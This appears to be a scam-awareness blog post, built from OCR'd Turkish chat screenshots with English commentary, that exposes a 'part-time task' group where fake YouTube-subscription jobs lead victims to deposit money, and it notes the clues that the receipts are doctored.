Eda Alev → The minimum task for commercial tasks is 300, new members can do 100 08:40




Esra Sayın Karaöz Geçen sefer 100 yapmadım, bu sefer yapabilirim 08:41



Yönetici Rita ★ Admin 08:41

İş verileri görevleri için görevi kendiniz seçin, örneğin: iş verileri görevini tamamladıktan sonra 500TL ödeyin, %30 ödül kazanın, 650TL Nakit Para kazanın. Aynı gün içerisinde 4 job data görevini tamamladıktan sonra resepsiyon görevlisi ile iletişime geçerek 5000 TL ek ödül alabilirsiniz.

42

←  **Yari Zamanli Görev Grub** 108 members

Pinned Message [Görev 18] İş verileri görevi Gelişmiş Portföy Ö...

Başka Hesaba Havale / EFT

Gönderen Bilgileri

Hesap Adı Vadesiz TL Hesabı

Şube ÇEKMEKÖY ÇAVUŞBAŞI CADDESİ ŞUBESİ

Hesap No 7111 08

Alıcı Bilgileri

Ad Soyad FE***** UĞ*****

Banka BANKASI A.Ş.

IBAN TR19 01

İşlem Bilgileri




Tutar 500,00 TL

İşlem Masrafı (BSMV Dahil) 1,32 TL

İşlem Tarihi 04/08/2023

Ödeme Türü Diğer Ödemeler

申请成功

   08:59


Automatic Translation


Chinese → English

successful application

The worst part was that the profile photos used by the bots appeared to be of innocent Turkish citizens.










The tasks, which started at **09:00** Turkey time, were renewed every **20** minutes and lasted until **20:30**, involving subscribing to [YouTube](#) channels shared by the group administrator and sharing screenshots on the group or with the group administrators. It was promised that those who made these

posts could also earn money from this work. You were also expected to do a merchant task to earn more money and join private rooms. For this, it was stated that you had to deposit the minimum amount of **500 TL** and that you could make **650 TL** in return.

←  **Yarı Zamanlı Görev Grub** 66 members

Pinned Message [Görev 15] YouTube abonelik görevi 1. Adım: Y...


July 31


Resepsiyonist - Nilu Balpanç added you to this group

Resepsiyonist - Aiyla added Mustafa Semih


Yönetici Rita ★ Admin


【Görev 15】 YouTube abonelik görevi


1. Adım: YouTube'u açın ve 
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ödülü almak için ekran görüntüsünü gönderin


 Bir sonraki görev bırakma zamanı 15:00 ⭐ 07:40


Yönetici Rita pinned "【Görev 15】 YouTube ab..."


14:41  75%

←  →


 **Haftada En Ez 2 Video**





Merhabalar Ben  4.77K subscribers 44 videos


Kanalım  hobi amaçlı

9








←  **Yari Zamanli Görev Grub** 109 members

Pinned Message ✕


【Görev 30】 YouTube abonelik görevi 1. Adım: Y...


2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin. ⭐ 13:15

 **Yönetici Rita pinned "【Görev 30】 YouTube ab..."**

Yönetici Rita ⭐ Admin 13:15

Bugünün görevi gönderildi ve tamamlandı. Çalışma grubu, iş ortaklarının ihtiyaçlarına göre her gün 26 YouTube abonelik görevi (20 dakika) ve 4 iş verisi tıklama görevi (40 dakika) dahil olmak üzere 30 görev yayınlar. Aynı görevin ödülleri farklıdır. Günlük görevler sabah 09:00'da başlar ve akşam 20:30'da biter.

 **Hasanstoi** harika.. görevleri bitirdim sayılır 😍 13:16

 **Aurora Raynor** Son görev yayınlandı ve ödülü tamamladıktan sonra alabilirsiniz. 13:16

1

Unfortunately, I did not have the chance to find out whether these YouTube channels shared during the mission were randomly selected by the scammers to convince the victims on the group, or whether they were channels of people who purchased services to gain followers from these scammers.

It would be useful for those who buy followers to remember that they may be inadvertently financing such scammers.

Yari Zamanli Görev Grub

... Janet is typing

Pinned Message

【Görev 26】YouTube abonelik görevi 1. Adım: Y...

Düzenleyen Şube	: 7777 -	DİREKT MOBİL CEP
Borçlu Hesap No	: 888-0444-0098988	
Makam No	: 00162576708	
VKN/Vergi Daimi	: 2278767470	
Adı Soyadı/Unvan	: BEYTULLAH	
Adres	: KORD İLİK ÇAKILLI KASABASI	
	: KIRILARELİ	

Alacaklı Hesap No	: TR89 0006 4000 0014 3930 2547 08
Kartı Şube	: 8852 - HAZ. VE SER. PİY. GİRİ. BÖL.
VKN/Vergi Daimi	: Fatma
Adı Soyadı/Unvan	:
Adres	:

TR770004000444888000098988

TUTAR BİLGİLERİ		
MESKİAT	5008.03 TL	0.00 TL
İSCH	0.00 TL	5000.00 TL
GECEFT KOMİSYON	0.00 TL	7.65 TL
GECEFT BİSMİY	0.00 TL	0.38 TL
TOPLAM		5008.03 TL
YALNIZ BEŞERİN SEHİZ TL ÜÇ KR		

B

👍 D RD AH

11:59

Yönetici Rita ★ Admin


【Görev 26】YouTube abonelik görevi

1. Adım: YouTube'u açın ve arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

Bir sonraki görev bırakma zamanı19:20

★ 12:01


Yönetici Rita pinned " 【Görev 26】YouTube ab..."


←  **Yari Zamanli Görev Grub** 109 members

Pinned Message [Görev 12] YouTube abonelik görevi 1. Adım: Y...

Yönetici Rita ★ Admin


【Görev 5】 YouTube abonelik görevi

1. Adım: YouTube'u açın ve  arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

 Bir sonraki görev bırakma zamanı
11:20 04:00



Yönetici Rita pinned "【Görev 5】 YouTube abo..."

Turkcell LTE 11:00 %92

 46,4 B abone
Abone olundu


kanalından... Tümünü görüntüle


Yeni

HT

286





←  **Yari Zamanli Görev Grub** 109 members

Pinned Message [Görev 13] YouTube abonelik görevi 1. Adım: Y...

Yönetici Rita ★ Admin


【Görev 9】 YouTube abonelik görevi

1. Adım: YouTube'u açın ve  arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

 Bir sonraki görev bırakma zamanı
12:40 05:21

Yönetici Rita pinned " 【Görev 9】 YouTube abo..."

12:21



Abone olun... Katıl

ANA SAYFA VİDEOLAR SHORTS OYN

183

K

The bots that shared screenshots of their subscribers would also occasionally share bank statements of their earnings from their posts. When I looked at the bank statements, I could see that some of them were visibly manipulated. On the other hand, since I assumed that the scammers would not bother to change every single piece of information on the statements, I was immediately struck by the inconsistencies between the recipient/sender bank name and the [bank code](#) in the recipient/sender IBAN.

Yari Zamanli Görev Grub

109 members

Pinned Message

[Görev 24] İş verileri görevi Gelişmiş Portföy Ö...

202308
04240

Gönderen Kişi
İSMAIL
Gönderilen Kişi
Fehmi
Gönderilen IBAN
TR19 0006 7010 0000 0085 9500 01
Gönderilen Banka
İşlem Yeri
Mobil Şube
Açıklama
Gönderen: İSMAIL, Alıcı: Fehmi
IBAN'a Para Transferi (FAST)
Tutar
500,00 TL
Yalnız Beş Yüz TL

G24

11:31

Forwarded message

From Karakalpak

DEKONT
EFT BANKALAR ARASI HESABA HAVALE

GÖNDERİCİ BİLGİLERİ
Dözenleyen Şube : 7777 - DİREKT MOBİL CEP
Borçlu Hesap No : 888-0444-0089568
Müşteri No : 0016276708
VKN/Vergi Dairesi : 22787607470
Adı Soyadı/Unvan : BEYTULLAH
Adres : KORDI İYİK ÇAKIRLI KASABASI KIRKLARELİ

ALICI BİLGİLERİ
Alacaklı Hesap No : TR89 0006 4000 0014 3630 2547 08
Kartı Şube : 0952 - HAZ. VE SER. PİY. OPR. BÖL.
VKN/Vergi Dairesi :
Adı Soyadı/Unvan :
Adres :

TR77000400044880000098968

TUTAR BİLGİLERİ
MEVDUAT : 3008.03 TL : 0.00 TL
ŞÖH : 0.00 TL : 3000.00 TL
GECEFT KOMİSYON : 0.00 TL : 7.65 TL
GECEFT BSMV : 0.00 TL : 0.38 TL

TOPLAM :
YALNIZ ÜÇÜN SEKİZ TL ÜÇ KR

11:31

başarılı uygulama

11:31

Ülke Kodu	Kontrol Basamakları	Banka Kodu	Rezerv Alan	Hesap Numarası
T R	7 6	0 0 0 9 9	0	1 2 3 4 5 6 7 8 0 0 1 0 0 0 0 1



Şubesiz Bankacılık

VAKIFBANK			
İŞLEM BİLGİLERİ			
İŞLEM TÜRÜ	FAST Giden Anlık Ödeme	İŞLEM TARİHİ	05.08.2023.10:22:52
ALICI BANKA	sbank A.Ş.	SORGU NO	685646523
İŞLEM TUTARI	500.00 TL	MASRAFLI TUTARI	
GÖNDEREN AD SOYAD / UNVAN	SUAT	UNVAN	Serdal I
ALICI HESAP NO / IBAN	TR37 0006 4000 0016 2101 3617 99		2023526524638791
FİŞ NO			


Alıcı banka adı ile IBAN numarasındaki banka kodu uyuşmuyor.

Normalde kalın olmaması lazım bu nedenle fotomontaj yapıldığına işaret ediyor.

During the day, I saw scammers adding new victims to the group. Fortunately, those who realized the scam warned others and left the group immediately.



A careful examination of the screenshots shared in the group led me to conclude from various clues that some of them were from virtual phone software ([Android Emulator](#), etc.), while others could be real, perhaps hacked, phones because they contained gsm operator names and also ran other applications at the background.





Ana Sayfa Videolar Oynatma Listeleri Topluluk



FİMLERİN GİZLİ KAHRAMANLARI / 150 DUBLAJ SANATÇISI / SESENDİRİCİLER /...
· 82 B görüntüleme · 3 yıl önce





tv

@

3,5 B abone



Abone olundu



Dungeon of Gems

Kadar yeni başlayanlar için hoş geldiniz paketi

Reklam · ÜCRETSİZ

İndir



tv kanalından en yeniler



5:22



Abonelik eklendi



Ana Sayfa



